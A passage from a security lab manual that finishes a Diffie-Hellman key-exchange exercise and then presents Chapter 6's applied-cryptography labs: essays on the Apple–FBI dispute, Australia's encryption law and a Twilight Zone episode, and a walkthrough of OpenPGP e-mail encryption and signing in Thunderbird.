- Alice did $7^5 \equiv 16 \bmod 29$. The 7 she got from Bob was calculated as $7 \equiv 2^{12} \bmod 29$. So Alice really did $2^{(12)5} \bmod 29$.
- You can see that 2 raised to the power of 5 raised to the power of 12 is the same as 2 raised to the power of 12 raised to the power of 5. In both cases, you multiply 12 by 5, to get 2 raised to the power of 60, and when that’s divided by 29, a remainder of 16 is produced.

⌨ **4**

Step 4 Now it’s your turn! If two sides agree on a prime number of 13 and a generator of 6, what’s the shared secret if one side has a private number of 5 and the other has a private number of 4? You may use any tool, including Google, to do the math.

⌨ **5**

Step 5 Try another one! If two sides agree on a prime number of 11 and a generator of 7, what’s the shared secret if one side has a private number of 3 and the other has a private number of 6? You may use any tool, including Google, to do the math.

Lab Analysis

1. Why do malware authors prefer a simple symmetric key encryption algorithm, such as XOR, as opposed to more sophisticated ones, such as AES?

2. What specifically is asymmetric key encryption used for?

3. Why is hashing considered a one-way function?

4. If an MITM can get the public values and each side’s mixture, why can’t the attacker come up with the same shared secret as the communicating parties?

Key Term Quiz

Use the terms from this list to complete the sentences that follow.

data

digest

prime

secret

1. Symmetric key encryption is used for encrypting bulk _____________.
2. Asymmetric key encryption is used for encrypting a shared _____________.
3. A hash is also known as a message _____________.
4. A _____________ number is used as the modulus for DHKE.

Chapter 6
Applied Cryptography

Lab Exercises

It’s important to take what you’ve learned about cryptography so far and apply it to real-world cases. In this chapter, you’ll analyze what are arguably the two most controversial and prominent cases regarding cryptography in recent times.

First, you’ll take a look at the dispute that started in February 2016 between the Federal Bureau of Investigation (FBI) and Apple Inc. The FBI wanted Apple to unlock an iPhone belonging to a terrorist from the December 2, 2015, attack in San Bernardino, California, by writing software that would undermine the security of the phone. Apple refused to do it, and even denied a request for assistance from a federal judge’s court order. Then, a month later, the FBI, with the help of a third party, got it done without Apple’s help.

Second, you’ll explore Australia’s Assistance and Access Bill, passed in December 2018, which allows law enforcement in Australia to order technology-related companies to grant them access to encrypted messages without the users’ knowledge. This even includes intercepting messages.

The chapter continues with a trip back to March 1962, for one of the greatest episodes of Rod Serling's *The Twilight Zone*, "To Serve Man." In addition to the fantastic entertainment, there are lots of cryptography lessons to relate to the episode.

Finally, you'll use the brand-new OpenPGP built-in encryption for Mozilla Thunderbird (it debuted with version 78), which will allow you to create a public/private key pair and use your keys for e-mail encryption, decryption, integrity, and nonrepudiation.

30 MINUTES

Lab Exercise 6.01: Apple vs. FBI

Should technology companies be required to create a backdoor to encryption and weaken data privacy in order to help law enforcement solve cases and stop terrorist attacks? Can a backdoor be created just for the good guys? Does helping law enforcement make society more vulnerable in the long run? These are some questions to think about as you go through this lab exercise.

Learning Objectives

In this lab exercise, you'll explore the Apple–FBI dispute of 2016. At the end of this lab exercise, you'll be able to

- Relate cryptography concepts you've learned to a historic real-world case
- Form an opinion on which side you agree with more

Lab Materials and Setup

The materials you need for this lab are

- The *Principles of Computer Security: CompTIA Security+ and Beyond* textbook
- A web browser with an Internet connection

Let's Do This!

Feel free to research this case even further, beyond the two links in Step 1. Go into this with an open mind and let your gut feelings come out as you learn and understand more about this case.

Step 1 Read the information on the following pages. Instead of typing out the full URL, you can perform a Google search for the page using some or all of the following: the site’s name, the title, and the author.

- **a.** “Apple vs FBI: All you need to know,” Arjun Kharpal, CNBC, 3/29/16 http://www.cnbc.com/2016/03/29/apple-vs-fbi-all-you-need-to-know.html
- **b.** “FBI–Apple encryption dispute,” Wikipedia https://en.wikipedia.org/wiki/FBI-Apple_encryption_dispute

⌨ **2**

Step 2 What are your thoughts on this landmark case between Apple and the FBI? Which side do you agree with?

Type a one-page paper with your thoughts and rationale.

⏱ **30 MINUTES**

Lab Exercise 6.02: Australia’s Assistance and Access Bill

In the previous lab exercise, you saw that one technology company (Apple) was pressured to weaken security for all its users. Two years later, on a much broader scale, a country ordered technology companies to weaken security for all of their users.

The same questions as before apply.

Should technology companies be required to create a backdoor to encryption and weaken data privacy in order to help law enforcement solve cases and stop terrorist attacks? Can a backdoor be created just for the good guys? Does helping law enforcement make society more vulnerable in the long run? These are some questions to think about as you go through this lab exercise. Also, do any of your answers differ from the previous lab exercise with this case?

Learning Objectives

In this lab exercise, you'll explore Australia's Assistance and Access Bill, which was passed in December 2018. At the end of this lab exercise, you'll be able to

- Relate cryptography concepts you've learned to a historic real-world law
- Form an opinion on which side you agree with more

Lab Materials and Setup

The materials you need for this lab are

- The *Principles of Computer Security: CompTIA Security+ and Beyond* textbook
- A web browser with an Internet connection

Let's Do This!

As in the previous lab exercise, feel free to research this case even further, beyond the links in Step 1. Again, go into this with an open mind and let your gut feelings come out as you learn and understand more about this case.

Step 1 The following articles, from both before and after the bill was passed, allow you to investigate this momentous case.

Read the information on the following pages. Instead of typing out the full URL, you can perform a Google search for the page using some or all of the following: the site's name, the title, and the author.

a. "Facebook, Google, WhatsApp in the firing line as Australia reveals encryption laws," Claire Reilly, CNET, 8/13/18 https://www.cnet.com/news/facebook-google-whatsapp-in-the-firing-line-as-australia-reveals-encryption-laws/

b. “Apple says ‘dangerous’ Australian encryption laws put ‘everyone at risk,’” Claire Reilly, CNET, 10/14/18
https://www.cnet.com/news/apple-says-dangerous-australian-encryption-laws-put-everyone-at-risk/

c. “Australia passes bill to force tech firms to hand over encrypted data,” Reuters, 12/5/18
https://www.reuters.com/article/us-australia-security-data/australia-passes-bill-to-force-tech-firms-to-hand-over-encrypted-data-idUSKBN1O42SR

d. “Australia passes new law to thwart strong encryption,” Cyrus Farivar, 12/6/18
https://arstechnica.com/tech-policy/2018/12/australia-passes-new-law-to-thwart-strong-encryption/

e. “Australia’s Encryption-Busting Law Could Impact Global Privacy,” Lily Hay Newman, *Wired*, 12/7/18
https://www.wired.com/story/australia-encryption-law-global-impact/

f. “Australia’s encryption-busting law is ‘deeply flawed,’ says tech industry,” Jon Porter, The Verge, 12/7/18
https://www.theverge.com/2018/12/7/18130806/australia-access-and-assistance-encryption-bill-2018-facebook-google-apple-respond

g. “Australia data encryption laws explained,” BBC, 12/7/18
https://www.bbc.com/news/world-australia-46463029

h. “What’s actually in Australia’s encryption laws? Everything you need to know,” Stilgherrian, ZDNet, 12/10/18
https://www.zdnet.com/article/whats-actually-in-australias-encryption-laws-everything-you-need-to-know/

⌨ **2**

Step 2 What are your thoughts regarding this law? Do you think the law is reasonable to protect people, or does it go too far? Why or why not? Where does this law position companies’ responsibility to protect user data? Do you think this will encourage other countries to pass similar laws? As detailed at the following link, many other countries, including Belgium, Finland, France, India, the Netherlands, New Zealand, South Africa, and the United Kingdom, already have encryption laws requiring cooperation with law enforcement, besides Australia: www.gp-digital.org/world-map-of-encryption/.

Type a one-page paper explaining your thoughts and rationale.

30 MINUTES

Lab Exercise 6.03: To Serve Man

One of my favorite television shows of all time is *The Twilight Zone*, created by Rod Serling. This highly successful and innovative series wove together various genres from science fiction to absurdism to suspense and more. The plot of a 1962 episode, "To Serve Man" (ranked by *TV Guide Magazine* as number 11 in the 100 Greatest Episodes of All Time in 1997), related to cryptography while having an interesting twist at the end. It's always fun to bring pop culture into the classroom as a teaching tool.

Learning Objectives

In this lab exercise, you'll see how cryptography can be found in the unlikeliest of places. At the end of this lab exercise, you'll be able to

- Relate cryptography concepts you've learned to a well-known episode of *The Twilight Zone*
- See how cryptography can be found in the most unexpected places

Lab Materials and Setup

The materials you need for this lab are

- The *Principles of Computer Security: CompTIA Security+ and Beyond* textbook
- A web browser with an Internet connection

Let's Do This!

After a deep dive into two groundbreaking real-world stories, it's time to travel through another dimension to look at cryptography.

Step 1 Watch the classic “To Serve Man” episode from Rod Serling’s *The Twilight Zone*:
https://vimeo.com/374158564

Read about it here:
https://en.wikipedia.org/wiki/To_Serve_Man_(The_Twilight_Zone)

Watch this parody of the “To Serve Man” *Twilight Zone* episode from an episode of *The Simpsons*:
https://youtu.be/2ukozdxgg8Q

⌨ **2**

Step 2 What are your thoughts regarding this episode and how it relates to what you’ve learned about cryptography?

Type a one-page paper explaining your thoughts and rationale.

⏱ **60 MINUTES**

Lab Exercise 6.04: E-mail Cryptography

Sending an e-mail is like sending a postcard written in pencil. Anyone between the sender and receiver can see it, representing a breach of confidentiality. Anyone between the sender and receiver can change it, representing a breach of integrity. Either a breach of confidentiality or a breach of integrity can certainly lead to a compromise of availability.

Phil Zimmerman, in 1991, created PGP (Pretty Good Privacy) for e-mail cryptography, allowing e-mail to be encrypted, decrypted, and digitally signed. Read more about the history of PGP at www.philzimmermann.com/EN/essays/WhyIWrotePGP.html. PGP eventually became proprietary and is currently under control of NortonLifeLock Inc. (formerly known as Symantec). For a great look at how PGP, which was discussed in Chapter 5, works, check out this page: https://users.ece.cmu.edu/~adrian/630-f04/PGP-intro.html.

In 1993, Zimmerman was investigated by the U.S. government for “munitions export without a license,” as cryptographic technologies with keys larger than 40 bits were forbidden from being exported out of the country (PGP was found to be in violation). One year before the case was dropped in 1996, Zimmerman published PGP’s source code in a hardback book, allowing others to scan the source code with optical character recognition (OCR). The First Amendment protects books, so the government couldn't stop it.

Urged by Zimmerman, the Internet Engineering Task Force (IETF) formed the OpenPGP Working Group, so there was no longer a need to license PGP or be restricted by obsolete U.S. laws.

GPG (GNU Privacy Guard, also known as GnuPG) is a free substitute for PGP that complies with the OpenPGP standards specifications. There are slight differences between GPG and PGP, including supported algorithms, technical support, and the user interface. Mozilla Thunderbird used to support e-mail cryptography through GPG and the Enigmail add-on, but switched in 2020, with Thunderbird 78, to built-in support for OpenPGP.

Learning Objectives

In this lab, you will install, configure, and use OpenPGP. After completion of this lab, you will be able to

- Encrypt e-mail
- Decrypt e-mail
- Sign e-mail
- Verify e-mail signatures

Lab Materials and Setup

The materials you’ll need for this lab exercise are

- The *Principles of Computer Security: CompTIA Security+ and Beyond* textbook
- A Windows 10 machine with Internet access
- A partner to send e-mail to and receive e-mail from

Let’s Do This!

This lab exercise requires you to have and use a Gmail account. You can use an existing one, but if you don’t feel comfortable using an existing Gmail account or if you don’t actually have one, make a new Gmail account at www.google.com/gmail.

For new accounts or accounts without 2-Step Verification on (this setting is close to the top of the screen), go to https://myaccount.google.com/security. Scroll down to Less Secure App Access, click Turn On Access (Not Recommended), and change the Allow Less Secure Apps setting from OFF to ON.

To turn on 2-Step Verification, in the Signing In to Google section, click 2-Step Verification, click the blue Get Started button, enter your password, click the blue Next button, enter a phone number, select the radio button for either Text Message or Phone Call, and click Next. Enter the code and click Next. In the “It worked! Turn on 2-step Verification?” screen, click Turn On. Click the back arrow to the left of 2-Step Verification at the top of the screen.

📷 **1j**

Step 1 First, you’re going to download and install Mozilla Thunderbird, a free and open-source e-mail client. Then, after allowing Gmail to be used by Thunderbird, you’re going to configure Thunderbird to use your Gmail account.

a. Go to www.thunderbird.net/en-US/ and click the green Free Download button to download Mozilla Thunderbird. Run the installer.

b. Click Yes on the User Account Control prompt.

c. Click the Next button to continue.

d. With the default radio button selection of Standard, click the Next button.

e. With the default location for the Thunderbird installation specified, click the Install button.

f. With the Launch Mozilla Thunderbird checkbox checked, click the Finish button.

g. In the Set Up Your Existing E-mail Address window, fill in your name, e-mail address (which must be an existing Gmail address for this lab exercise), and password. Remove the check from the Remember Password checkbox and then click the Continue button.

h. Keep the default selections and click the Done button.

i. If you’re using 2-Step Verification, you’ll be prompted for your Gmail address, password, and verification code. After entering and submitting each, click the blue Allow button.

j. Go to your Inbox in Thunderbird.

📷 **2a–2f**

Step 2 Now it’s time to configure your public/private key pair and configure cryptography for your e-mail account.

a. In the Account Settings tab, under your e-mail address, click End-to-End Encryption.

b. In the OpenPGP section in the right pane, click the Add Key… button.

c. Keep the default radio button selection of Create a New OpenPGP Key and click the Continue button.

d. Keep the default radio button selections for Key Expiry and Advanced Settings and click the blue Generate Key button at the bottom. On the next screen, click the Confirm button to generate a public and secret key. On the next screen, you’ll see a green bar with the message “OpenPGP Key created successfully!”


e. Just below that, you’ll see the radio button selection of your key, with its expiration date. In that section, click the drop-down arrow and click the Key Properties button. Explore the Your Acceptance, Certifications, and Structure tabs. Click the Change Expiration Date button, look at the choices, and then click Cancel. Click the OK button to close the Key Properties window.

f. Scroll down, further, in the End-to-End Encryption section. Select the radio button for Do Not Enable Encryption by Default and make sure there is no check in the box for Add My Digital Signature by Default.

3a, 3b

Step 3 You’re now ready to send an e-mail to your partner with your public key. Once your partner gets your public key, they will be able to encrypt a symmetric key and send it to you, as well as verify your digital signature.

a. Go to your e-mail and click the Write button at the top toolbar to compose an e-mail message. In the e-mail window, click the drop-down arrow next to Security and notice that Do Not Encrypt is the only selected item. Select the Attach My Public Key option. Then go back again to select Digitally Sign This Message. To be sure, go back yet again and make sure there is now a check next to both Digitally Sign This Message and Attach My Public Key, as shown in Figure 6-1.



From "Jonath .com> weissman52@gmail.com

● Do Not Encrypt

Require Encryption

✓ Digitally Sign This Message

✓ Attach My Public Key

FIGURE 6-1 A public key is attached.

Digitally signing an e-mail is just like how digital signatures are produced for digital certificates to be used with Transport Layer Security (TLS). The e-mail is hashed and encrypted with your private key. The other side computes the same hash and then decrypts your encrypted hash with your public key. If the decrypted hash and the computed hash match, the signature is valid because the hash could only have been encrypted with your private key if it decrypts correctly with your public key. The same happens in reverse when your partner digitally signs an e-mail to you.


b. Compose and send an e-mail to your partner with your public key attached.

📷 **4a–4e**

Step 4 Your partner will have completed Step 3 as well and sent you an e-mail with their public key attached, which you will now import.

a. Click the e-mail that your partner sent, click on another e-mail, and then click on the e-mail that your partner sent once again. This sequence to reload the e-mail is required due to the way the OpenPGP messages in Thunderbird display.

b. On the far right of the header bar, you'll see an OpenPGP button with an icon containing a white question mark inside a blue circle in front of a black certificate. Click it to see the Message Security window. At the top of the Message Security - Open PGP pop-up information, a message states, "This message claims to contain the sender's OpenPGP public key." Below that, you'll see "Uncertain Digital Signature" and "Message Is Not Encrypted," as shown in Figure 6-2.



Message Security - OpenPGP

This message claims to contain the sender's OpenPGP public key.

Uncertain Digital Signature

This message contains a digital signature, but it is uncertain if it is correct. To verify the signature, you need to obtain a copy of the sender's public key.

Signer key ID: 0x1FC771F2D8C2EA7C

Message Is Not Encrypted

This message was not encrypted before it was sent. Information sent over the Internet without encryption can be seen by other people while in transit.


FIGURE 6-2 Uncertain Digital Signature, Message Is Not Encrypted

Now click the Import button, shown in Figure 6-2, select the radio button next to Accepted (Unverified), and click the OK button to import your partner's public key, which will be visible along with their name at the top of the window.

c. On the "Success! Keys Imported" window, click View Details and Manage Key Acceptance.

d. Leave the default selection of the radio button for Yes, But I Have Not Verified That Is The Correct Key and click the OK button. Back on the "Success! Keys Imported" window, this time, click the OK button.

e. Reload your partner's e-mail (as you did in Step 4a). You'll notice the OpenPGP button icon now has a white exclamation point inside a yellow triangle in front of a black certificate, and when you click it, you'll see "Good Digital Signature," with a message that you have not yet verified that the key is really owned by the sender, and "Message Is Not Encrypted" in the Message Security window, as shown in Figure 6-3.



Message Security - OpenPGP

Good Digital Signature

This message includes a valid digital signature from a key that you have already accepted. However, you have not yet verified that the key is really owned by the sender.

Signer key ID: 0x1FC771F2D8C2EA7C

Message Is Not Encrypted

This message was not encrypted before it was sent. Information sent over the Internet without encryption can be seen by other people while in transit.

FIGURE 6-3 Good Digital Signature, Message is Not Encrypted

📷 **5a–5c**

Step 5 Now that you have your partner's public key, you'll be able to encrypt a session key that will serve as the symmetric key, with your partner's public key. The symmetric key will encrypt the e-mail you're sending, while your partner's public key will encrypt the symmetric key. The symmetric key generation and subsequent e-mail encryption with that symmetric key are done automatically and transparently through Thunderbird's OpenPGP. The encrypted symmetric key will be automatically sent in your e-mail. Your partner's Thunderbird will decrypt the encrypted symmetric key with their private key and then decrypt the e-mail with the decrypted symmetric key. Keep in mind, your partner is doing the same on their end for the e-mail they are sending to you.

- **a.** Compose a brand-new e-mail to your partner (not a reply to a previous one).
- **b.** The Security settings on this individual e-mail should include the options Require Encryption and Digitally Sign This Message, as shown in Figure 6-4.





FIGURE 6-4 The Require Encryption and Digitally Sign This Message options selected

c. Send the e-mail.

6a–6c

Step 6 Reload your partner’s e-mail multiple times, with a selection in between, to see new status messages..

a. Reload your partner’s e-mail (as you did in Step 4a). Click the OpenPGP button, which now contains a green check on a lock icon before the black certificate with the exclamation point on the yellow triangle icon. You’ll see “Good Digital Signature” and “Message Is Encrypted” messages, as shown in Figure 6-5. However, like before, the Good Digital Signature section still indicates that you haven’t yet verified that the key is really owned by the sender. Click the View Signer Key button in that section and then select the radio button for "Yes, I've verified in person this key has the correct fingerprint." Click the OK button on the Key Properties window and then click the OK button on the Message Security window.



Message Security - OpenPGP

Good Digital Signature

This message includes a valid digital signature from a key that you have already accepted. However, you have not yet verified that the key is really owned by the sender.

Signer key ID: 0x1FC771F2D8C2EA7C

Message Is Encrypted

This message was encrypted before it was sent to you. Encryption makes it very difficult for other people to view information while it is traveling over the network.


Your decryption key ID: [redacted] (Sub key ID: [redacted])

The message was encrypted to the owners of the following keys:

[redacted]

FIGURE 6-5 Good Digital Signature Not Verified, Message is Encrypted

b. Reload the e-mail (as you did in Step 4a), and you'll notice that the OpenPGP button now has a green check in front of the black certificate icon (indicating that the signature is good/valid) and to the left of that, a green check in front of the lock icon (indicating that the decryption is perfect). Click the OpenPGP button and notice the messages "Good Digital Signature" (with a new message below stating that "This message includes a valid digital signature from a verified key") and "Message Is Encrypted" (along with related information about keys), as shown in Figure 6-6.



Message Security - OpenPGP

